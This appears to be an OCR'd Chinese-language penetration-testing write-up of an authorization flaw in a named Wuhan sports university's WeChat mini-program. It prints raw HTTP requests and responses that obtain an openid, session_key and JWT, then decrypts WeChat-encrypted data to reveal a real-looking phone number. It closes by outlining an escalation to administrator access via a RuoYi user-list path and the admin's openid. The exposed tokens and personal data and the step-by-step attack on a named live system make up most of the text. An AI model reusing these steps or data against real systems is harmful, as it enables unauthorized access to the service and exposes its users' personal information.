

武汉体院学院越权漏洞&三要素解密



```
POST /prod-api/system/weiLong/findOpenId HTTP/2
Host: wxgym.whsu.edu.cn
Content-Length: 218
Xweb_xhr: 1
Authorization:
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/122.0.0.0
Safari/537.36 MicroMessenger/7.0.20.1781(0x6700143B) NetType/WIFI
MiniProgramEnv/Windows WindowsWechat/WMPF
WindowsWechat(0x63090c11)XWEB/11275
Content-Type: application/json
Accept: */*
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer:
https://servicewechat.com/wxef02f265de0ff9f8/47/page-frame.html
Accept-Encoding: gzip, deflate
```


```
HTTP/2 200 OK
Server: nginx
Date: Mon, 14 Oct 2024 09:59:01 GMT
Content-Type: application/json

{
  "code":"200",
  "data":{
    "openid":"omHzm4lv1k-dSJSML15r8Co3Za9I",
    "session_key":"qC19B+74z9CGS7keibPJIA=="
  },
  "message":"请求成功"
}
```



```
POST /prod-api/system/weiLong/login HTTP/2
Host: wxgym.whsu.edu.cn
Content-Length: 213
Xweb_xhr: 1
Authorization:
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/122.0.0.0
Safari/537.36 MicroMessenger/7.0.20.1781(0x6700143B) NetType/WIFI
MiniProgramEnv/Windows WindowsWechat/WMPF
WindowsWechat(0x63090c11)XWEB/11275
Content-Type: application/json
Accept: */*
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer:
https://servicewechat.com/wxef02f265de0ff9f8/47/page-frame.html
Accept-Encoding: gzip, deflate
```

```
        "errorTimes":null,
        "userMold":null,
        "admin":false
      },
      "userMold":null
    }
  },
  "createToken":{
    "access_token":
    "eyJhbGciOiJIUzUxMiJ9.eyJ1c2VyX2lkIjoyMDU1NzIsInVzZXJfa2V5Ijoi
    ODYxM2N1ODItODM0OSO0YjY0LWJmMzktM2JjM2M2NDY3ZGViIiwidXNlcm5hbW
    Ui0iJvbUh6bTRsdjFrLWRTSlNNTDE1cjhDbzNaYTlJIn0.PL8aHuWzj2TXRqJN
    9Y8Qzc5_AS7Mknz6_UB5Q2Iz5cVQ4wB9PLd7rHWuvVKs_7sJ3c_SlyULC-PLNe
    mT5RzWsg",
    "expires_in":43200
  }
}
```



```
Content-Length: 331
Xweb_xhr: 1
Authorization:
eyJhbGciOiJIUzUxMiJ9.eyJ1c2VyX2lkIjoyMDU1NzIsInVzZXJfa2V5Ijoi0DYxM2N10DI
t0DM0OS00YjY0LWJmMzktM2JjM2M2NDY3ZGViIiwidXNlcm5hbWUiOiJvbUh6bTRsdjFrLWR
TSlNNTDE1cjhDbzNaYTlJIn0.PL8aHuWzj2TXRqJN9Y8Qzc5_AS7Mknz6_UB5Q2Iz5cVQ4wB
9PLd7rHWuvVKs_7sJ3c_SlyULC-PLNemT5RzWsg
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/122.0.0.0 Safari/537.36
MicroMessenger/7.0.20.1781(0x6700143B) NetType/WIFI
MiniProgramEnv/Windows WindowsWechat/WMPF
WindowsWechat(0x63090c11)XWEB/11275
Content-Type: application/json
Accept: */*
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://servicewechat.com/wxef02f265de0ff9f8/47/page-frame.html
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9

{
  "userId":205572,
  "sessionKeyB64":"qC19B+74z9CGS7keibPJIA==",
  "encryptDataB64":
  "QW1xqFJcjxlz9/FNaQySvca6ctJBdunygGtPMk11EFEpQ+AoCSQosV6h5PKhA700kTHw4
  4nXpOrJor5T7lcPWxgCxqxktF/Mj2txpIUHjN3K3mb+tYgGbc9cVORtSRf80JDg5Dynbd7
  37B5qMq/4160hLjyDW2KmhvvDUR4Z0BiUJaSqeeFT/E50CrpI5k0f1hlHmH+QVwsIww5Wi
  UBaWA==",
  "ivB64":"FnUxZdZH410Ds2k5hdFSzA=="
}
```

```
HTTP/2 200 OK
Server: nginx
Date: Mon, 14 Oct 2024 10:00:53 GMT
Content-Type: application/json

{
  "msg":"绑定成功",
  "code":200,
  "data":"17735105982"
}
```

session_key Python

```
nI5S4eE0Bb9oc+ewY2o4DA==
```

encryptDataB64 Python

```
19Xn5Bwuc3Kkgdc5fF9n40pBGyX+v4mZY3/df/G0+ZZHEuVXIWCI8ZutMGda3eymYzuls/SOG5Nz5UWfnJK0GgDXldD5KDNkMixpywX8O28DYQR3mVwY4xG9QEgt+BTimb801YsCyq7R0S353hNvSV58DOHfQl7ZEiifCe5bOnse2wIoH6p77wui2LLjRmhnWr9A9s+Xc6xjW3ZtO729Bw==
```


ivB64 Python

```
dlc18TRC3np76kuiwvj3bA==
```

解密数据包：

Python

```
{"phoneNumber":"18314049594","purePhoneNumber":"18314049594","countryCode":"86","watermark":{"timestamp":1728958701,"appid":"wxef02f265de0ff9f8"}}
```




逻辑是

首先获取你得openid 值，然后将获取的openid 拼接进来，会返回我们的数据信息，返回一个数据包token ——jwt

一个系统重要的点就是身份认证 token


我们下一个思路是什么，看是否能返回管理员的token呢



可以将路径修改成

prod-api/system/user/list ： 若依中比较重要的路径信息 ，因为能返回用户的信息 ，因为路径存在system管理员系统路径

我们访问时没有权限，因为这个系统是做了鉴权的，路径是system路径，为管理员才能访问的路径



接下来要获取是什么数据 根据前面讲的逻辑

admin的openid值，怎样获取admin的openid值呢